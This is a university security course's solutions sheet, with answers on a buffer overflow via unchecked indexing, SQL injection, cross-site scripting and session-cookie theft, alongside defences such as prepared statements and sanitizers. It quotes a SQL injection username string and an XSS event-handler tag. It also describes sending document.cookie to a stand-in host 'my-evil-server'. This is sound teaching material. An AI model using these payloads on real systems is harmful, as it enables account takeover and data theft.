Tutorial 3 - Exploitation - Solutions


Joseph Hallett

31 March 2015

Memory Safety

Question 1:

Stack should look something like:



Note arguments arn't pushed onto the stack under normal C calling conventions.[1] They might be if this isn't standard C code though (i.e. part of a syscall boundary).

Wouldn't expect to see a canary here either as we don't declare any arrays. Some compilers may insert one however (if given suitable encouragement).

Question 2

The code works as expected if `step == 1`. We don't check that `n * step` is within the `sizeof(src)` however. If this value is large then we may overflow.

[1] If arguments are word sized pass the first four in registers. Further arguments and non-word sized arguments go on the stack.

Question 3

With careful setup an attacker can potentially write at least one int of arbitrary memory. This address is limited by the size of `src`. Writing multiple ints requires the addresses to be each offset `step` bytes from `dst`, and not out of segment.

Memory overwrite

Let `target` be the memory address we want to write to. Set `step` to be the offset to `target` from `dst`. Ensure `step` is a region of memory at least `4*step` bytes long, with the payload at the `step`'th word. Set `n = 2`.

First write will be to the first int of `dst`. Second write will write the payload into the `target`.

Could be used to overwrite a pointer in memory. E.g a return address, a file pointer, a stored value, part of a hash... etc.

DOS

Set step to be large. Hope `dst[step]` is bigger than `dst`. Should cause a crash (segmentation fault).

Crashing a server may limit user access to the server functionality.

Question 4

Memory overwrite

It is harder. If we just want to make the value of an int large (or small) to cause some control flow to happen it may still be possible. If we want to overwrite a return address we'll need to call this function in a loop 8 times with precise values. This is a bit strenuous!

DOS

An out-of-segment memory write is still being done. Program will still crash.

Question 5

Nope.

Stack canaries help you stop a buffer over run where you takeout a whole bunch of stuff after the overflown array. Here there is no guarantee you're overflowing the stack, and even if you are you can `step` over it.

Script Injection

Question 1

Setting `username` to: `username = "alice'; -- "`. will comment out the additional password check.

Question 2

Prepared statements.

Question 3

```
<b onmouseover="alert('hello');">
```

Question 4

Possibly, by adding spaces into the tag and the like. May be possible by playing with encodings of the text.

Question 5

Using a sanitizer would be a good start: e.g. https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

Cookie Stealing

Question 1

Use JavaScript to make a request to a URL of the form `"https://my-evil-server/"+document.cookie` would be one way.

Question 2

Some form of hash (MD5 actually) then a dot, then a increasing timestamp.

Question 3

With more randomness would be a good start. A combination of a random value stored in a database on the server, combined with metadata (such as who owns the cookie) would be a good start.

Question 4

Potentially is the victim isn't paying attention. When they log-on the browser will announce the server uses a self-signed certificate. The user will be prompted to check it themselves. If Mallory can man-in-the-middle the connection she may be able to present a fake certificate for users to check.

When was the last time you checked the certificate of a self signed website? Notice that Edinburgh shares it's certificate over HTTP. http://www.ed.ac.uk/schools-departments/information-services/computing/computing-infrastructure/network/certificates/install/installfirefox

Do you think this is wise?

Question 5

Significantly! If they're random they should be harder (though not impossible) to guess. Unfortunately she now needs a database to store the cookies in.